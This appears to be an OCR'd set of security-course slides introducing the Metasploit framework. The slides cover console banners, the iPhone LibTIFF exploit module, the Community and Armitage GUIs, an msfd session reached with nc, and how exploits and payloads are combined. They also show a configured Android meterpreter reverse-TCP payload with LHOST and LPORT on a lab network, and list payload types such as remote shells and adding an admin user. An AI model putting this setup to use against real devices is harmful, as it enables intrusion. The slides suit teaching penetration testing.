
Metasploit framework

msfconsole, msfweb and msfgui



```
       =[ metasploit v4.8.2-1 [core:4.8 api:1.0]
+ -- --=[ 1243 exploits - 758 auxiliary - 208 post
+ -- --=[ 324 payloads - 32 encoders - 8 nops

msf >
```





```
▷ armle
▽ browser
    safari_libtiff              iPhone MobileSafari LibTIFF Buffe
    safari_metadata_archive     Safari Archive Metadata Comman
    software_update             Apple OS X Software Update Com
▷ email
▷ ftp
▷ mdns
```


Module: exploit/osx/browser/safari_libtiff

This module exploits a buffer overflow in the version of libtiff shipped with firmware versions 1.00, 1.01, 1.02, and 1.1.1 of the Apple iPhone. iPhones which have not had the BSD tools installed will need to use a special payload. This exploit module was written by hdm (hdm@metasploit.com) and kf (kf_list@digitalmunition.com)

References:
http://cve.mitre.org/cgi-bin/cvename.cgi?name=2006-3459
http://www.osvdb.org/27723
http://www.securityfocus.com/bid/19283

Loaded 490 exploits, 192 payloads, 23 encoders, 8 nops, and 225 auxiliary

Metasploit community edition GUI



Metasploit - Overview

https://localhost:3790/workspaces/2

Apps · Freja och Embla - O... · Synonymer.se - Lexi... · Folkets lexikon · Wiktionary, den fria ... · Google Translate · Android Developers ... · Other bookmarks

metasploit community

Project - test ▼ · Account - hjo ▼ · Administration ▼ · ?

Overview · Analysis · Sessions · Campaigns · Web Apps · Modules · Tags · Reports · Tasks

Home › test › Overview

Overview - Project test

Discovery

0 hosts discovered
0 services detected
0 vulnerabilities identified

Scan... · Import... · Nexpose...

Penetration

0 sessions opened
0 passwords cracked
0 SMB hashes stolen
0 SSH keys stolen

Bruteforce... · Exploit...

Evidence Collection

0 data files acquired

Collect...

Cleanup

0 closed sessions

Cleanup...

Recent Events · Show all events


Time	Event	Details


Metasploit Community 4.8.2 - Update 1 · © 2010-2014 Rapid7 Inc, Boston, MA · RAPID7

Armitage Metasploit GUI

http://www.fastandeasyhacking.com/

- Platform independent, needs service start
- service postgresql start and service metasploit start





android/meterpreter/reverse_tcp

Android Meterpreter, Dalvik Reverse TCP Stager

Connect back stager, Run a meterpreter server on Android

Option	Value
LHOST	192.168.182.132
LPORT	13732


Output: multi/handler

Show advanced options

```
MMMMMMMMMMMNm,              eMMMMMNMMNMM
MMMMNNMNMMMMMNx          MMMMMMNMMNMMNM
MMMMMMMMNMMNMMMMm+..+MMNMMNMNMMNMMNMM
        http://metasploit.pro


Large pentest? List, sort, group, tag and search your hosts and services
in Metasploit Pro -- type 'go_pro' to launch it now.

       =[ metasploit v4.8.2-2014012201 [core:4.8 api:1.0] ]
+ -- --=[ 1250 exploits - 687 auxiliary - 201 post ]
+ -- --=[ 328 payloads - 32 encoders - 8 nops      ]

msf >
```

Metasploit framework

Msfd



root@bt: ~ - Shell - Konsole <2>
Session Edit View Bookmarks Settings Help


```
root@bt:~# nc -v -n 192.168.64.128 55554
(UNKNOWN) [192.168.64.128] 55554 (?) open

                888                           888        d8b888
                888                           888        Y8P888
                888                           888           888
88888b.d88b.  .d88b. 888888 8888b. .d8888b 88888b. 888 .d88b. 888888888
888 "888 "88bd8P  Y8b888       "88b88K      888 "88b888d88""88b888888
888  888  88888888888888   .d888888"Y8888b.888  888888888  888888888
888  888  888Y8b.     Y88b. 888  888      X88888 d88P888Y88..88P888Y88b.
888  888  888 "Y8888  "Y888"Y888888 88888P'88888P" 888 "Y88P" 888 "Y888
                                          888
                                          888
                                          888


       =[ metasploit v3.3.4-dev [core:3.3 api:1.0]
+ -- --=[ 490 exploits - 225 auxiliary
+ -- --=[ 192 payloads - 23 encoders - 8 nops
       =[ svn r8091 updated 256 days ago (2010.01.09)

Warning: This copy of the Metasploit Framework was last updated 256 days ago.
```

codename [pwnsauce]
root@bt: ~ - Shell - Konsole
Session Edit View Bookmarks Settings Help

```
DHCPACK of 192.168.64.128 from 192.168.64.254
bound to 192.168.64.128 -- renewal in 808 seconds.
root@bt:~# msfd -f -a 192.168.64.128
[*] Initializing msfd...
[*] Running msfd...
```

Metasploit explotation

1243 exploits and 324 payloads to choose from 2014-01


USER INTERFACE
Exploit Collection
Exploit 1 Overflow in RPC DCOM
Exploit 2 Overflow in LSASS
Exploit N Overflow in ftpd
Choose
Payload Collection
Payload 1 Network Listening Shell
Payload 2 GUI Remote Control
Payload M Add Admin User
Auxillary, Encoders and Nops
Exploit Development Support Tools
Vuln finding Tools
Payload injection tools
Memory region size, location, and offset helper tools
Armoring tools to dodge detection and filters
An exploit framework stitches these together and launches them...
Exploit 2 Overflow in LSASS
Payload 1 Network Listening Shell
Targeting Info
Launcher
Send to target

Payload types 1

